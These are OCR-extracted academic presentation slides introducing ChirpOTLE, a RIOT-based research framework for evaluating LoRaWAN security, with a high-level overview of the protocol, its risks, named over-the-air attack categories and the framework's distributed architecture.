emergenCITY

ChirpOTLE: Using RIOT to Evaluate the Security of LoRaWAN

Frank Hessel

fhessel@seemoo.de

fhessel

frnkhssl

SEEMOO
SECURE MOBILE NETWORKING

Secure Mobile Networking Lab

Technical University of Darmstadt

TECHNISCHE UNIVERSITÄT DARMSTADT

Philipps Universität Marburg

UNI KASSEL VERSITÄT


LOEWE

Exzellente Forschung für Hessens Zukunft


LoRaWAN in a Nutshell

- ✔ low energy consumption
- ✔ long range
- ✘ great bandwidth


Low-Power Wide-Area Network



Infrastructure



Device Classes




Version History


LoRaWAN in a Nutshell

Application Characteristics

deploy & forget sensors



battery-powered devices




long range, **sparse infrastructure**


best-effort delivery as default

LoRaWAN Security

Risks for LoRaWAN



OTA **updates are hard**



power budget as enabler for DoS

sparse infrastructure **facilitates jamming**

differentiating attacks from loss of connectivity

Selected Attacks on LoRaWAN

Integrity & Authenticity

- Bit-flipping between network and application server
- Beacon Spoofing
- ACK Spoofing
- Data replay after keystream reuse (ABP)

Confidentiality

- Frame decryption after key reuse (ABP)

Availability (DoS)


- Downlink Routing
- Beacon Drifting
- ADR Spoofing
- GW Duty Cycle Exhaustion

Physical Attacks

- Key extraction
- Device impersonation
- Gateway impersonation

■ attack over the air possible

Focus: Attacks Over-the-Air



LoRa logo: lora-alliance.org

Requirements and Design Decisions

Wireless Link

- easiest to **access**
- **fewest assumptions** regarding attacker capabilities


COTS Hardware

- **reproducibility** of results
- show that attacks are **affordable**

Distributed System

- **Large network size** must be taken care of
- Internet (IP network) for **coordination**


Framework Architecture



RIOT logo: riot-os.org | Python logo: python.org/community/logos/

ChirpOTLE Framework

Interfaces, Control, Deployment




TPy framework manages
- node **configurations**
- deployment via **SSH**
- control via **RPC**


TPy: A Lightweight Framework for Agile Distributed Network Experiments

https://github.com/seemoo-lab/tpy

